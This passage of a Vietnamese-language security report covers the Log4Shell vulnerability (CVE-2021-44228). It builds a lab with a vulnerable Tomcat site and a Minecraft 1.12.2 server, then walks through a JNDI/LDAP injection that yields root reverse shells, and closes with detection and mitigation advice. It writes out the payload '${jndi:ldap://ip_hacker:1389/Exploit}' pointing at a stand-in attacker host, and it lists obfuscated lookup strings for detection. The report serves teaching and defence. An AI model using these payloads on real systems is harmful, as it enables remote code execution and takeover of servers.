Đoạn mã p.destroy(); được sử dụng để dừng tiến trình đang chạy trong đối tượng Process để tránh các tiến trình bị rò rỉ bộ nhớ và tránh các vấn đề bảo mật có thể xảy ra khi tiến trình không còn cần thiết nhưng vẫn đang chạy.

Trong khi đó, đoạn mã s.close(); được sử dụng để đóng socket kết nối tới máy chủ, giải phóng tài nguyên và chấm dứt kết nối giữa client và server.

## Phân tích kĩ thuật tấn công

Trong lần nghiên cứu này chúng ta sẽ sử dụng kỹ thuật tấn công là chèn một dòng code nhằm để LDAP chỉ tới nơi lưu trữ mã code để JNDI tiến hành tải và thực thi ngay trong ứng dụng đó. Tuy nhiên, việc sử dụng JNDI cũng đồng nghĩa với việc sử dụng các URL để truy cập các tài nguyên trong hệ thống, và điều này có thể dẫn đến lỗ hổng bảo mật.

Cụ thể, lỗ hổng bảo mật trong log4j được gọi là lỗ hổng RCE, được khai thác bằng cách đưa vào các thông điệp log chứa các URL độc hại được giấu trong chúng. Khi thư viện log4j ghi thông điệp log này vào file log hoặc gửi nó đến một máy chủ log từ xa, nó sẽ tự động thực hiện các yêu cầu truy cập đến URL đó, mà không kiểm tra tính hợp lệ của chúng trước đó. Điều này có thể cho phép tin tặc khai thác lỗ hổng này để thực thi mã độc trên hệ thống mục tiêu. Đoạn mã được sử dụng để khai thác: **${*jndi:ldap://IpLdapHacker:1389/Exploit}.***

# TẤN CÔNG THỰC NGHIỆM VÀ GIẢI PHÁP PHÒNG CHỐNG

## Xây dựng môi trường

Trong lần nghiên cứu này chúng ta sẽ xây dựng hai môi trường để phục vụ cho việc khai thác lỗ hổng của log4j bao gồm: website và application.

### Môi trường website

Hệ điều hành được sử dụng để xây dựng lỗ hổng là ubuntu20 và môi trường để thực thi website là apache-tomcat-8.5.87, java 8 được sử dụng trong lần nghiên cứu lần này.

Lỗ hổng log4j tồn tại ở tất cả các phiên bản từ 2.0-beta7 đến 2.17.0, không bao gồm 2.3.2 và 2.12.4 nên chúng ta sẽ sử dụng version 2.14.1 cho log4j.



Hình 3. 3 Đoạn mã trong pom.xml

Dưới đây là các gói tin được sử dụng để xây dựng môi trường bao gồm: tomcat, jdk8 và web-vuln.

Text

Description automatically generated

Hình 3. 4 Các tệp tin cần cho Web-Vuln

Khi đã có các tệp tin cần thiết, trước tiên chúng ta sẽ giải nén tệp tin của tomcat bằng câu lệnh *“tar -xzvf apache-tomcat-8.5.87.tar.gz”* khi đã giải nén thư mục tomcat thành công chúng ta sẽ giải nén thư mục jdk vào trong thư mục tomcat với dòng lệnh *“tar -xzvf jdk-8u202-linux-x64.tar.gz -C apache-tomcat-8.5.87”,* kết quả sau khi giải nén.

Text

Description automatically generated

Hình 3. 5 Hoàn thành việc giải nén

Khi đã thực hiện xong việc giải nén hai tệp tin trên chúng ta sẽ đưa web-vlun vào trong folder tomcat nhằm có thể thực thi ứng dụng với câu lệnh *“cp web-vuln.war apache-tomcat-8.5.87/webapps/ROOT.war”*, và dưới đây là kết quả của việc đưa thành công web-vuln vào trong tomcat.

Text

Description automatically generated

Hình 3. 6 Sao chép web-vuln.war với tên ROOT.war


Tiếp theo chúng ta sẽ chỉnh sửa tệp “catalina.sh” và thêm đoạn mã sau *“JAVA\_HOME=../jdk1.8.0\_20”* nhằm để tomcat thực thi với java 8, kết quả như hình dưới đây.

Text

Description automatically generated

Hình 3. 7 Chỉnh sửa phiên bản java

Khi đã cấu hình thành công cho môi trường website chúng ta sẽ tiến hành thực thi file *“catalina.sh”* với dòng lệnh *“./catalina.sh run”*



Hình 3. 8 Khởi chạy tomcat

Truy cập vào ip của server với đường dẫn *“http://ip\_server:8080”* để kiểm tra kết quả.

Graphical user interface, application

Description automatically generated

Hình 3. 9 Kết quả thực thi

### Môi trường application

Trong môi trường cho application này chúng ta sẽ tiến hành xây dựng server Minecraft version 1.12.2 và Minecraft client version 1.12.2, java 8 được sử dụng trong lần nghiên cứu lần này.

Dưới đây là các tệp tin phục vụ cho việc dựng server bao gồm: ứng dụng server.jar, các file thuộc tính cho phép cấu hình dễ dàng hơn, và tệp tin jdk để thực ứng dụng java.

Text

Description automatically generated

Hình 3. 10 Các tệp tin để dụng Minecaft server

Tương tự như xây dựng môi trường website chúng ta sẽ giải nén tệp tin jdk bằng lệnh *“tar -xzvf jdk-8u202-linux-x64.tar.gz”,* và kết quả sau khi giải nén.

Text

Description automatically generated

Hình 3. 11 Kết quả sau khi giải nén

Sau khi đã có jdk chúng ta tiến hành thực thi file server.jar nhằm xây dựng môi trường dễ bị tấn công với câu lệnh *“./jdk1.8.0\_20/bin/java -jar server.jar”*, kết quả sau khi xây dựng thành công.

Graphical user interface, text, application

Description automatically generated

Hình 3. 12 Kết quả khi dựng thành công server

Khi đã xây dựng thành công server chúng ta sẽ sử dụng phần mềm TLauncher để tải Minecaft client

Graphical user interface, text, application

Description automatically generated


Hình 3. 13 Minecraft Client version 1.12.2

Truy cập vào ứng dụng chúng ta chọn “Mutiplayer” để có thể chơi với nhiều người khác thông qua server.



Hình 3. 14 Màn hình trò chơi

Nhập địa chỉ ip của server Minecaft và chọn nút “Join Server” để có thể truy cập vào trò chơi.



Hình 3. 15 Nhập IP của Minecraft Server

Kết quả đã xây dựng thành công server dễ bị tổn thương phục vụ cho việc tấn công.

A picture containing graphical user interface

Description automatically generated

Hình 3. 16 Truy cập vào game thành công

## Tấn công thực nghiệm


Dưới đây là mô hình được sử dụng để tiến hành khai thác lỗ hổng với ứng dụng dễ bị tổn thương khi sử dụng log4j.

Diagram

Description automatically generated

Hình 3. 17 Mô hình đề xuất

Trong thư mục Vuln của hacker bao gồm các tệp tin mã độc Exploit.java, java 8 và phần mềm được dùng để tạo ra LDAP cho hacker.



Hình 3. 18 Các tệp tin cần thiết cho việc dựng server hacker

Sau khi giải nén tệp tin jdk và biên dịch tệp tin Exploit.java ta được kết quả như sau.

Text

Description automatically generated

Hình 3. 19 Kết quả sau khi giải nén và biên dịch


Khi đã có các tệp tin cần thiết chúng ta tiến hành dựng một web server nhằm lưu trữ mã độc của hacker.

Text

Description automatically generated

Hình 3. 20 Mở web server ở cổng 8080

Tiếp theo chúng ta tiến hành dựng lên một LDAP server để có chỉ về web server lưu trữ mã độc ở cổng 8080 mỗi khi có yêu cầu truy cập từ người dùng.



Hình 3. 21 Mở LDAP ở cổng 1389

Cuối cùng theo như phân tích mã nguồn của mã độc máy chủ sẽ gửi “/bin/sh” tới cho hacker ở cổng 9001 nên ta sẽ mở cổng 9001 để lắng nghe thông tin được gửi về.

Text

Description automatically generated

Hình 3. 22 Mở cổng 9001 để lắng nghe

Chúng ta tiến hành truy cập vào website và chèn đoạn mã nhằm để log4j thực hiện chức năng ghi log và từ đó tìm kiếm và thực thi mã độc từ xa với mã độc là: ***“${jndi:ldap://ip\_hacker:1389/Exploit}”****.*

Graphical user interface, text, application, chat or text message

Description automatically generated

Hình 3. 23 Chèn đoạn mã độc hại

Ngay khi phía người dùng gửi đoạn mã trên tới server thì log4j ngay lập tức đã chuyển tiếp tìm kiếm tới LDAP và LDAP đã chuyển hới tới địa chỉ của web server chứa mã độc.

Text

Description automatically generated with low confidence

Hình 3. 24 LDAP chỉ về Web server

Khi đã được chuyển tới server chứa mã độc chúng ta thấy rằng có dòng GET được lưu lại chứng tỏ đã có một máy khách (ở đây là máy chủ chứa web-vuln) đã truy cập và đã tải tệp tin độc hại về.

Graphical user interface, text

Description automatically generated

Hình 3. 25 Tải tệp tin từ web server

Quay lại máy của hacker kiểm tra thì đã nhận được shell từ máy chủ web-vuln gửi về với quyền là root.

Text

Description automatically generated

Hình 3. 26 Thành công lấy shell với quyền root

Chúng ta thoát shell vừa được gửi và tạo ra một cổng lắng nghe khác nhằm kiểm tra cho việc tấn công vào application.

Text

Description automatically generated

Hình 3. 27 Lắng nghe ở cổng 9001

Khi truy cập vào game chúng ta nhấn phím *“T”* nhằm mở ra tính năng chatbox và tương tự như khi tấn công vào web-vuln chúng ta sẽ nhập đoạn mã sau vào ô chatbox ***“${jndi:ldap://ip\_hacker:1389/Exploit}”****.*

Graphical user interface

Description automatically generated with medium confidence

Hình 3. 28 Chèn mã độc vào ô chatbox

Khi quay lại thì chúng ta cũng đã nhận được shell gửi từ máy chủ chứa Minecaft server với người dùng là root.

Graphical user interface, text

Description automatically generated

Hình 3. 29 Thành công truy cập vào shell với quyền root

Như vậy chúng ta đã dựng mô hình tấn công và đã khai thác thành công mô hình mà chúng ta đã đề xuất

## Giải pháp khắc phục

### Lỗ hổng Log4Shell hây hại đến người dùng như thế nào?

Lỗ hổng Log4j đang được quan tâm vì nó được sử dụng trong một loạt các ứng dụng và hệ thống phần mềm.

Một số dịch vụ và ứng dụng phổ biến sử dụng Log4j là Minecraft, AWS, iCloud, Microsoft, Twitter, bộ định tuyến Internet, công cụ phát triển phần mềm, công cụ bảo mật,... Do đó, những kẻ tấn công có thể nhắm mục tiêu vào một số lượng lớn các ứng dụng, dịch vụ và hệ thống.

Ngoài ra, lỗ hổng Log4j khá dễ bị kẻ tấn công khai thác. Quá trình tổng thể yêu cầu kỹ năng không quá cao để thực hiện một cuộc tấn công. Đây là lý do tại sao số lượng các cuộc tấn công khai thác lỗ hổng này ngày càng tăng.

Tác động của lỗ hổng Log4Shell:

* Các cuộc tấn công DoS
* Các cuộc tấn công chuỗi cung ứng
* Chèn phần mềm độc hại như ransomware và trojan Horse
* Chèn mã tùy ý
* Thực thi mã từ xa

Kết quả của các cuộc tấn công này đó là có thể mất các ứng dụng, hệ thống và thiết bị của mình và dữ liệu của người dùng có thể được giao bán, thao túng dữ liệu hoặc để lộ dữ liệu ra thế giới bên ngoài. Do đó, doanh nghiệp có thể bị tổn hại về quyền riêng tư dữ liệu khách hàng, sự tin cậy, bí mật của tổ chức,…

Ngay cả khi người dùng không sử dụng bất kỳ phiên bản Log4j dễ bị tấn công nào trong các ứng dụng của mình, các tích hợp bên thứ ba có thể đang sử dụng nó, điều này khiến ứng dụng của người dùng dễ bị tấn công.

### Giải pháp phòng tránh lỗ hổng Log4Shell

**Phát hiện (Detection):** Phần này sẽ trình bày các ý tưởng rò quét cơ bản để phát hiện máy chủ java bị tấn công Log4Shell.

* ***Quét nhật ký để tìm các chuỗi độc hại (Scan Logs for Malicious Strings):***
* Vì đây là một cuộc tấn công vào máy chủ ghi nhật ký, nó có thể đang tích cực thu thập các nhật ký đó vào một vị trí tập trung như trình quản lý nhật ký mặc định của Windows (Windows Event Viewer), ...
* Nên tìm kiếm các chuỗi được biết đến cho việc khai thác này, chẳng hạn như “JNDI”. Đây sẽ không phải là một tìm kiếm toàn diện, vì các lệnh có thể bị xáo trộn nhiều. Vì thế nên có thể tìm kiếm chuỗi “JNDI” dưới dạng in ra khác ${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}hoặc ${lower:j}${lower:n}${lower:d}${lower:i}.
* Một khía cạnh quan trọng khác cần biết là chỉ những nỗ lực khai thác không thành công mới được hiển thị trong nhật ký. Nếu khai thác thành công và tải trọng được trình xử lý JNDI diễn giải chính xác, tải trọng sẽ thực thi mà không cần thực hiện bất kỳ mục nhập nào trong nhật ký. Như vậy, một khai thác thành công có thể bị hạn chế nếu chỉ kiểm tra nhật ký.
* ***Tìm kiếm việc máy chủ Java tạo kết nối mạng (Look for Java Making Network Connections:***
* Thành phần cốt lõi của việc khai thác này là Log4j2 đang tận dụng chức năng tìm kiếm để thực hiện tra cứu mạng đối với các dịch vụ từ xa này (LDAP, RMI, v.v.). Mặc dù bản thân việc tạo kết nối mạng của máy chủ Java không phải là điều bất thường, nhưng nếu tạo kết nối đến các dịch vụ này xảy ra đột ngột là rất đáng nghi ngờ.
* Ví dụ một số loại kết nối như sau:

Text

Description automatically generated

Hình 3. 30 Một số loại kết nối đáng ngờ

Bốn lệnh đầu tiên sẽ tìm kiếm các quy trình Java tạo kết nối với các dịch vụ DNS, LDAP, LDAPS hoặc RMI từ xa. Lệnh cuối cùng chung hơn và sẽ tìm thấy tất cả các trường hợp Java tạo kết nối mạng. (Trường hợp trên được tham khảo bởi Qualys EDR).

* ***Tìm kiếm các quy trình đáng ngờ đang gọi trong máy chủ Java (Look for Java Calling Suspicious Processes)***
* Khi kẻ tấn công xác nhận rằng hệ thống có thể khai thác được, chúng sẽ cố gắng thực thi mã trên máy của nạn nhân. Điều này có thể xảy ra dưới hình thức tải xuống các tệp độc hại hoặc thực thi các tệp nhị phân đáng tin cậy theo những cách độc hại bằng cách sử dụng kỹ thuật Living Off The Land Binaries, Scripts and Libraries (LOLBAS) – Một kỹ thuật sử dụng các chương trình chuẩn của OS để có thể tải tệp từ xa (bitsadmin),...
* Bằng chứng của các hoạt động đáng ngờ:



Hình 3. 31 Bằng chứng của các hoạt động đáng ngờ

* Chạy những chương trình chuẩn này sẽ trả về kết quả thành công hoặc thất bại. Từ đó, chúng có thể được sử dụng để lọc ra những thông tin đã biết và thu hẹp phạm vi những thứ có thể khai thác.
* ***Tìm kiếm các tải trọng đã biết (Search for Known Payloads)***
* Các hoạt động khai thác (sau khi kẻ tấn công giành được quyền truy cập) thường bao gồm việc chúng thả các phần mềm độc hại khác nhau vào. Phần mềm độc hại được triển khai sẽ hoàn toàn phụ thuộc vào việc kẻ tấn công thực hiện. Các họ phần mềm độc hại sau đã được quan sát thấy đang khai thác Log4Shell:
* Bazarloader: phần mềm độc hại dựa trên Windows, nó lây lan qua nhiều phương thức liên quan đến email. Những lây nhiễm này cung cấp quyền truy cập mà kẻ tấn công sử dụng để xác định xem máy chủ có phải là một phần của môi trường Active Directory (AD) hay không. Nếu kết quả chỉ ra mục tiêu có đặc quyền cao, kẻ tấn công sẽ cố gắng lây lan lân cận (Cyber Kill Chain) và thường sẽ triển khai ransomware.
* Mirai: phần mềm độc hại biến các thiết bị kết nối mạng chạy Linux thành các bot được điều khiển từ xa có thể được sử dụng như một phần của mạng botnet trong các cuộc tấn công mạng quy mô lớn.
* Phần mềm khai thác tiền điện tử khác nhau.
* Tìm bằng chứng về nỗ lực khai thác (Find Evidence of Exploitation Attempts):
* Những phát hiện này đặc biệt xem xét về lưu lượng mạng mà quy trình java sẽ thực hiện khi thực hiện các tra cứu JNDI.
* ***Ngăn chặn (Prevention)***

Mặc dù tác động của các lỗ hổng Log4j là rất rộng, nhưng chúng ta hoàn toàn có thể thực hiện các bước để ngăn chặn và phát hiện các lỗ hổng Log4j trên mạng của mình.

Dưới đây là năm điều bạn có thể làm để ngăn chặn và phát hiện các lỗ hổng Log4j:

* *Nâng cấp và cập nhật bản vá hệ thống*
* Đầu tiên và quan trọng nhất, nếu hệ thống đã triển khai bất kỳ phiên bản Apache nào bị ảnh hưởng, điều quan trọng là phải nâng cấp phần mềm lên phiên bản mới nhất.
* Apache khuyến nghị người dùng Java 6 nâng cấp lên Log4j 2.3.2 và người dùng Java 7 nâng cấp lên 2.12.4. Người dùng Java 8 trở lên nên nâng cấp lên 2.17.1. Họ cũng khuyên người dùng nên xác nhận rằng JDBC Appender chỉ được cấu hình để sử dụng các giao thức Java.
* Vô hiệu hoá JNDI Lookup: Lý do có lỗ hổng bảo mật quan trọng này nằm ở thiết kế của nó. Plugin JNDI Lookup có một lỗ hổng thiết kế, đó là luôn cho phép thực thi dữ liệu chưa được phân tích cú pháp kể từ khi nó được phát hành vào năm 2013 và gửi nó đến thư viện Log4j. Khi kẻ tấn công đưa một chuỗi vào, thao tác được yêu cầu trong chuỗi sẽ được chấp nhận và thực thi nó ngay lập tức mà không cần xác minh.
* *Thiết kế một hệ sinh thái mạng an toàn*
* Tiếp theo, để bảo vệ mạng khỏi các cuộc tấn công trong tương lai, nhiều tổ chức lớn có các nhà phát triển nội bộ, những người thiết kế hệ sinh thái an ninh mạng cho mạng của họ.
* Sử dụng các quy tắc tường lửa gửi đi trên máy chủ là một kỹ thuật giảm thiểu tốt để ngăn chặn những kẻ tấn công. Nếu máy chủ có thể thực hiện tra cứu DNS và những kẻ tấn công sẽ quét các bản sao dễ bị tấn công của log4j2, điều này sẽ kích hoạt tra cứu DNS. Mặc dù những kẻ tấn công có thể dễ dàng vượt qua tường lửa, nhưng việc có một tường lửa có thể chặn các kết nối gửi đi của một cuộc tấn công thực tế và cung cấp một số mức độ bảo mật.
* Ngoài ra, hãy cập nhật tất cả các hệ thống bảo mật, chẳng hạn như Hệ thống phát hiện xâm nhập (IDS), Hệ thống ngăn chặn xâm nhập (IPS), v.v., với các dấu hiệu nhận biết (signature) và quy tắc mới nhất. Các hệ thống này sẽ giúp chặn hoặc lọc lưu lượng RMI và LDAP kết nối với máy chủ LDAP độc hại.
* *Kiểm tra các sự kiện bảo mật*
* Các tiêu chuẩn an ninh mạng mới yêu cầu các tổ chức phải duy trì nhật ký chính xác để giúp duy trì bảo mật và để điều tra các sự cố. Thu thập thông tin chi tiết về các sự kiện liên quan đến bảo mật giúp xác định một cuộc tấn công dễ dàng hơn và cải thiện các chính sách an ninh mạng theo thời gian.
* Nhiều hệ điều hành đã có sẵn một hệ thống kiểm tra gốc chỉ cần được cấu hình và kích hoạt. Lưu trữ nhật ký kiểm tra bảo mật ở một nơi an toàn, chẳng hạn như một hệ thống từ xa hoặc một dịch vụ cloud, để chúng có thể được tham chiếu cho các cuộc điều tra và kiểm tra trong tương lai, đồng thời ẩn khỏi những người dùng không liên quan.
* *Thực hiện giám sát lỗ hổng liên tục*
* Giám sát liên tục cung cấp cái nhìn 24/7 về hoạt động mạng của người dùng, để nhóm CNTT được thông báo ngay khi phát hiện ra lỗ hổng hoặc mối đe dọa tiềm ẩn. Hầu hết các phần mềm giám sát liên tục cho phép nhóm quản trị xác định các quy tắc, tần suất và các thông số khác để điều chỉnh công cụ cho phù hợp với nhu cầu bảo mật của người dùng.
* Theo dõi lỗ hổng bảo mật liên tục cho phép nhóm an ninh mạng tập trung vào các mối đe dọa nguy hiểm nhất trước khi theo dõi bằng các cờ bổ sung. Việc giám sát liên tục giúp loại bỏ ngay cả những mối đe dọa ngấm ngầm nhất.
* *Tập trung dữ liệu nhật ký*
* Tổng hợp nhật ký là một quá trình chuẩn hóa và hợp nhất dữ liệu nhật ký từ các hệ thống được phân phối trên mạng của người dùng thành một máy chủ trung tâm. Thay vì lãng phí thời gian thu thập thủ công hàng trăm tệp nhật ký từ các máy chủ riêng lẻ, tổng hợp nhật ký thu thập tất cả các nguồn nhật ký mà nó nhận được qua mạng, trong thời gian thực, từ các máy chủ khác nhau và kết hợp chúng thành các luồng, thông thường theo loại nguồn nhật ký. Các luồng này sau đó được chuyển tiếp đến SIEM hoặc hệ thống phân tích nhật ký, hệ thống này sẽ nhập và phân tích chúng trong thời gian thực.
* Dữ liệu nhật ký tập trung giúp dễ dàng xác định các sự cố bảo mật để các nhóm có thể triển khai các giải pháp phù hợp trước khi quá muộn. Tổng hợp nhật ký cũng mang lại cho các công ty một cách hợp lý hơn để làm việc với lượng dữ liệu lớn, nhờ đó mà công ty có thể dễ dàng lọc và tìm kiếm các sự kiện bảo mật mấu chốt hơn, cụ thể hơn. Các công cụ phát hiện tự động là các tính năng bảo mật hữu ích khác thường là một phần của tổng hợp nhật ký.

# KẾT LUẬN

Trên đây là bài phân tích lỗ hổng thuộc thư viện log4j với mã định danh CVE-2021-44228. Qua bài viết, chúng ta có thể thấy cách khai thác lỗ hổng trên khá đơn giản, khả năng thành công cao. Đó là lý do lỗ hổng này có điểm CVSS là 10/10. Do sự phổ biến của thư viện log4j2, một số lượng khổng lồ các máy chủ trên thế giới nói chung và Việt Nam nói riêng đang bị đặt dưới nguy cơ tấn công.

Trên thực tế, đã và đang có hàng chục nghìn các cuộc tấn công nhằm vào điểm yếu trên. Vì thế, chúng ta cần nhanh chóng rà soát lỗ hổng, cập nhật phần mềm trên các máy chủ lên những phiên bản mới nhất để tránh việc bị rò rỉ, đánh cắp thông tin.

# TÀI LIỆU THAM KHẢO

* 1. Ilkka Turunen, “Log4shell by the numbers-Why did CVE-2021-44228 set the Internet on Fire?”, https://blog.sonatype.com/why-did-log4shell-set-the-internet-on-fire
  2. Michael Stepankin, “Exploiting JNDI Injection in Java”, <https://www.veracode.com/blog/research/exploiting-jndi-injections-java>
  3. James Wetter, Nicky Ringland, “Understanding the impact of Apache Log4j Vulnerability”, <https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html>
  4. Alvaro Muñoz, Oleksandr Mirosh, “A journey from JNDI/LDAP manipulation to remote code execution dream land”, <https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf>
  5. Free Wortley, Chris Thompson, Forrest Allison, “Guide: How To Detect and Mitigate the Log4Shell Vulnerability (CVE-2021-44228 & CVE-2021-45046)”, <https://www.lunasec.io/docs/blog/log4j-zero-day-mitigation-guide/>
  6. Oracle, “What Is a Naming Service?”, https://docs.oracle.com/cd/E19683-01/816-4856/6mb1q0bge/index.html